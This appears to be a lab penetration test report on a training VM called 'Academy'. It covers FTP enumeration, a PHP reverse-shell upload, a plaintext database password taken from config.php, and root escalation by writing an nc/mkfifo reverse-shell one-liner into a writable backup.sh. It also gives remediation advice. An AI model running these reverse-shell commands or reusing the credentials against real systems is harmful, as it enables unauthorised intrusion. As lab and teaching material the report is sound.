Intro

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Academy". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report

AGSOLUTIONSADP

Cyber at your service

09/29/2022

Disclaimer

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content


Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is working on the art of black hat at night; self studying for Red Team operations and improving his TTP.


Certifications held by Robert Garcia

Expires 2025

Scope

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over the VM provided my TCM and gain the highest privilege possible

Related Task that could be required to complete for completion of Main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the VM Academy provided my TCM.

A penetration test is a dedicated attack against internally or externally connected systems or system.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the Academy in this way.

When performing the penetration test, several alarming vulnerabilities were identified on the target.

When performing the attacks, I was able to gain access to the VM Academy, primarily due to anonymous logins, out dated software being used and no file restrictions on a website including weak file permissions, this led to the compromise of the target Academy. During the testing, I had root access to the VM and its entirety. The VM was successfully exploited, and access granted. VM Academy as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	***Domain Name***	***Exploit***
192.168.8.170	(Academy)	Outdated software and no file restriction / PE: Weak file permissions

Recommendations

Academy (192.168.8.170)

We discovered that the FTP service on target has anonymous login as an option to login.

FIX
- Policy for passwords usage on services (FTP)
- Disable anonymous login
- multi factor or another layer of security beside password
- Stronger password then 7 characters (included complexity)
- log event in some way (logs ,WAF ,IDS ,IPS)

We also noticed that when we uploaded our evil.php(reverse shell) that got us on target the website failed to do any type of check on what I was uploading.

FIX
- Policy for strategy on "Known good input" usage.
- Define a very limited set of allowable extensions and only generate filenames that end in these extensions.
- Generate a new, unique filename for an uploaded file instead of using the user-supplied filename, so that no external input is used at all.

After we got on target, we laterally moved to another user because we discovered credentials stored on the target web directory in plain text.

FIX
- Preemptively search for files containing passwords and take actions to reduce the exposure risk when found
- Establish an organizational policy that prohibits password storage in files
- Restrict file shares to specific directories with access only to necessary users.
- Ensure that developers and system administrators are aware of the risk associated with having plaintext passwords in software configuration files that may be left on endpoint systems or servers.

Last thing that got us across the finish line to own your target Academy, was a file permission set on a bash file in the directory of our compromised user on target, this permission let us write to the file and modify the bash script so we can get a reverse shell to connect to us when executed.

FIX
- During program startup, explicitly set the default permissions or umask to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program
- For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.
- Applying more restrictive permissions to files and directories could prevent adversaries from modifying the access control lists.

We also wanted to bring up that the software being hosted on Academy our target is open source and there some disadvantages that we wanted to make you aware about.


Disadvantage
- Vulnerabilities Exposure is the big one, the source code is available to everyone
- Developers are not security experts so there is going to be some flaws in source code
- no warranty for support or security

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.


Planning and Scoping
Information Gathering and Vulnerability Scanning
Attacking and exploiting
Reporting and Communicating Results
Life Cycle after compromise of a target

Finding

SYSTEM IP: 192.168.8.170
Service Enumeration: TCP:21,22,80

Nmap Scan Results: (Find entire scans in appendix)

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.8.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIBuDzM6D8xmqki4fcCb1uEhi1lmznDpxYuviaBAbbHj
3EpTDrzAwM5EsgnEEjAXPMXXG8JQ3X5k5xEbe2BoCBc1ZAxuLAXc2l3RyL/vrXCO2HappsmoZuX8OPchvtHS
wkq5qE2fap3G1HmcoI9RMNIT1AohXRQ8Hk5jQDr2xY8q6PjKGsxnw5YVmV7dx8j6aX
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDch5BCc2r
2Ig=
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHqfgMhJpRl/QNeg560fqH+J5jrVf0b/kUL9g94XZnp
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:27:D4:66 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Vulnerability Explanation:
An unauthenticated file upload vulnerability has been identified. The vulnerability could be exploited by an unauthenticated remote attacker to upload content to the server, including PHP files, which could result in command execution. In our case we used the credentials we found to log in and upload a evil.php file to the profile section of the website. We then analyses the website and discovered where our shell was put in the directory of our target and we called upon it via in the browser with a listener set up to catch our reveres shell.

Vulnerability Fix:
- Policy for strategy on "Known good input" usage.
- Stronger passwords
- Define a very limited set of allowable extensions and only generate filenames that end in these extensions.
- Generate a new, unique filename for an uploaded file instead of using the user-supplied filename, so that no external input is used at all.

Severity or Criticality:
CRITICAL 10/10

Exploit Code:
https://www.exploit-db.com/exploits/48704

Proof of Concept Here:




http://192.168.8.170/academy/studentphoto/evil.php
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
kali@kali: ~/Desktop/Target/Exploit
kali@kali: ~/Desktop/Target/Exploit 89x18

```
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection refused (111)
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 49876
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 02:47:35 up  2:29,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                20:19    6:27m  0.04s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
academy
```

Local.txt Proof Screenshot:



```
www-data@academy:/$ whowhoami
whoami
www-data
www-data@academy:/$ hostname
hostname
academy
www-data@academy:/$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:27:d4:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.170/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1220sec preferred_lft 1220sec
    inet6 fe80::20c:29ff:fe27:d466/64 scope link
       valid_lft forever preferred_lft forever
www-data@academy:/$ 
```


Overall Risk Severity	***Likelihood Factor***	***Impact Factor***	***Score Vector:***
Critical	High	High	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Privileges Escalation

SYSTEM IP: 192.168.8.170
www-data to grimmie


Vulnerability Exploited:
Stored clear text credentials
Vulnerability Explanation:
When we landed on target we found plain-text credentials stored on the targets web directory. This gave us the ability to log in as this user via ssh and take advantage of the privilege's this user had.
Vulnerability Fix:

Severity or Criticality:
CRITICAL 10/10
Exploit Code:



```
grimmie@academy:~$ cat  /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
grimmie@academy:~$ 
```

Proof of Concept Here:



```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/SSH_Manual]
└─$ ssh grimmie@192.168.8.170
The authenticity of host '192.168.8.170 (192.168.8.170)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.8.170' (ED25519) to the list of known hosts.
grimmie@192.168.8.170's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ hostname
academy
grimmie@academy:~$
```

Overall Risk Severity	*Likelihood Factor*	*Impact Factor*	*Score Vector:*
Critical	High	High	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Privileges Escalation

SYSTEM IP: 192.168.8.170
grimmie to root

Vulnerability Exploited:
Weak File Permissions on bash file
Vulnerability Explanation:
We notice a file that has a file permission set in a way that gave us the ability to write to the file. This ability turned into us writing an one liner in that file with the weak permissions to connect back to us on listener. This action got us from the user we where to root.
Vulnerability Fix:
- For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.
- Applying more restrictive permissions to files and directories could prevent adversaries from modifying the access control lists.
Severity or Criticality:
CRITCIAL 10/10
Exploit Code:

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.153 7777>/tmp/f
' > backup.sh
```

